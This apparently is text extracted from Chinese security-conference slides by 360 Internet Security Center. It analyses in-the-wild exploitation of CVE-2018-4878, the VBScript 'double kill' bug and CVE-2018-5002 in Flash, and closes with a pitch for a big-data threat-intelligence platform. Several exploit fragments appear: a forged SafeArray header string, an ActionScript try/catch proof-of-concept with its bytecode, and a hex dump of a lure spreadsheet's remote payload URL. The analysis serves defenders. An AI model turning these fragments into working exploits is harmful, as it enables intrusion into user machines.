f_id strDbg my_url Capabilities
flash.system isDebugger -D sz_sw
f_head id_len writeBytes StringU
til mx.utils toString trim url ?
```



# CVE-2018-4878在野攻击




ISC 互联网安全大会



360 互联网安全中心



- 利用Office的OLE autolink漏洞利用方式嵌入远程的恶意网页




- 利用Vbscript漏洞，精心构造的SafeArray结构体头信息，伪造了一个可以读写任意地址的数组类型，最终绕过安全限制执行shellcode。

```
lIlIlI=unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%u0000" & _  
"%uffff%u7fff%u0000%u0000")
```

```
typedef struct tagSAFEARRAY {  
    USHORT cDims; // cDims = 0001  
    USHORT fFeatures; fFeatures = 0x0880  
    ULONG cbElements; // 一个元素所占字节 (1个字节)  
    ULONG cLocks;  
    PVOID pvData; // 数据的Buffer从0x0开始  
    SAFEARRAYBOUND rgsabound[1];  
} SAFEARRAY, *LPSAFEARRAY;
```

# 双杀漏洞在野攻击



# CVE-2018-5002在野攻击



ISC互联网安全大会



360互联网安全中心

- 解释器在处理try catch语句时没有正确的处理好异常的作用域
- 没有对catch语句块中的字节码做检查
- 攻击者通过在catch语句块中使用getlocal, setlocal指令来实现对栈上任意地址读写
- 攻击者通过交换栈上的2个对象指针来将漏洞转为类型混淆问题完成攻击

```
1 package
2 {
3     import avm2.intrinsics.memory.li8;
4
5     public class class_6
6     {
7         {
8             try{
9             }
10            catch(e:Error)
11            {
12                var _loc139_:int = 1094795585;
13                return;
14            }
15            li8(123456);
16        }
17
18        public function class_6(){
19            super();
20        }
21    }
22 }
```

```
package
{
    import avm2.intrinsics.memory.li8;

    public class class_6
    {
        {
            li8(123456);
        }

        public function class_6()
        {
            super();
        }
    }
}
```

```
6 maxstack 3
7 localcount 2
8 initstackdepth 3
9 maxstackdepth 6
10 try from ofs0000 to ofs0004 ta
11
12 code
13 ofs0000: jump ofs0024
14 ofs0004: getlocal_0
15 pushscope
16 newcatch 0
17 dup
18 setlocal_1
19 dup
20 pushscope
21 swap
22 setslot 1
23 getlocal 449
24 setlocal_0
25 getlocal 448
26 setlocal 449
27 getlocal_0
28 setlocal 448
29 popscope
30 kill 1
31 jump ofs0028
32 ofs0024: pushint 123456
33 li8
34 pop
35 ofs0028: returnvoid
```

# CVE-2018-5002在野攻击



ISC 互联网安全大会



360 互联网安全中心


A	B	C	D	E	F
من تاريخ	إلى تاريخ	قيمة الراتب الأساسي	استثنائية زيادة، دورية علاوة، ترقية، جديد تعيين) التغيير سبب		
2018-01-01	2018-01-01	210	استثنائية		استثنائية
2018-01-01	2018-01-01	220	استثنائية		استثنائية
2018-01-01	2018-01-01	230	استثنائية		استثنائية
2018-01-01	2018-01-01	240	استثنائية		استثنائية
2018-01-01	2018-01-01	250	استثنائية		استثنائية
2018-01-01	2018-01-01	260	استثنائية		استثنائية
2018-01-01	2018-01-01	270	استثنائية		استثنائية
2018-01-01	2018-01-01	280	استثنائية		استثنائية
2018-01-01	2018-01-01	290	استثنائية		استثنائية
2018-01-01	2018-01-01	300	استثنائية		استثنائية
2018-01-01	2018-01-01	310	استثنائية		استثنائية
2018-01-01	2018-01-01	320	استثنائية		استثنائية
2018-01-01	2018-01-01	330	استثنائية		استثنائية
2018-01-01	2018-01-01	340	استثنائية		استثنائية
2018-01-01	2018-01-01	350	استثنائية		استثنائية
2018-01-01	2018-01-01	360	استثنائية		استثنائية
2018-01-01	2018-01-01	370	استثنائية		استثنائية
2018-01-01	2018-01-01	380	استثنائية		استثنائية
2018-01-01	2018-01-01	390	استثنائية		استثنائية
2018-01-01	2018-01-01	400	استثنائية		استثنائية
2018-01-01	2018-01-01	410	استثنائية		استثنائية
2018-01-01	2018-01-01	420	استثنائية		استثنائية
2018-01-01	2018-01-01	430	استثنائية		استثنائية
2018-01-01	2018-01-01	440	استثنائية		استثنائية
2018-01-01	2018-01-01	450	استثنائية		استثنائية
2018-01-01	2018-01-01	460	استثنائية		استثنائية
2018-01-01	2018-01-01	470	استثنائية		استثنائية
2018-01-01	2018-01-01	480	استثنائية		استثنائية
2018-01-01	2018-01-01	490	استثنائية		استثنائية
2018-01-01	2018-01-01	500	استثنائية		استثنائية

# CVE-2018-5002在野攻击

The screenshot shows a Windows file explorer window displaying the contents of a file named 'salary.xlsx' located at 'C:\Users\zz\Desktop\'. The file is an Excel spreadsheet. The activeX component is visible, and the file 'activeX1.bin' is highlighted. Below the file explorer, the hex dump of 'activeX1.bin' is shown, revealing a URL: 'http://people.doh.com/songs/document?token=65f6434672f90eba68b96530172db71'.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
000017B0	00	00	00	00	00	00	00	00	08	00	A2	0F	00	00	68	00		¢ h
000017C0	74	00	74	00	70	00	3A	00	2F	00	2F	00	70	00	65	00	t	t p : / / p e
000017D0	6F	00	70	00	6C	00	65	00	2E	00	64	00	6F	00	68	00	o	p l e . d o h
000017E0	61	00	62	00	61	00	79	00	74	00	2E	00	63	00	6F	00	a	. c o
000017F0	6D	00	2F	00	73	00	6F	00	6E	00	67	00	73	00	2F	00	m	/ s o n g s /
00001800	64	00	6F	00	63	00	3F	00	74	00	6F	00	6B	00	65	00	d	o c ? t o k e
00001810	6E	00	3D	00	36	00	35	00	66	00	36	00	34	00	33	00	n	= 6 5 f 6 4 3
00001820	34	00	36	00	37	00	32	00	66	00	39	00	30	00	65	00	4	6 7 2 f 9 0 e
00001830	62	00	61	00	36	00	38	00	62	00	39	00	36	00	35	00	b	a 6 8 b 9 6 5
00001840	33	00	30	00	31	00	37	00	32	00	64	00	62	00	37	00	3	0 1 7 2 d b 7
00001850	31	00	01	01	00	00	01	00	00	00	00	00	00	00	00	00	1	

# CVE-2018-5002在野攻击




# 基于大数据的威胁情报



ISC 互联网安全大会




360 互联网安全中心



- 专门针对大数据（**千万亿**）做特殊算法优化，单表规模**10000亿**
- 对现有Map/Reduce任务完全兼容
- 分词算法灵活，完全适配安全各领域的数据
- 秒级查询响应
- 索引数据写入速度达100万QPS

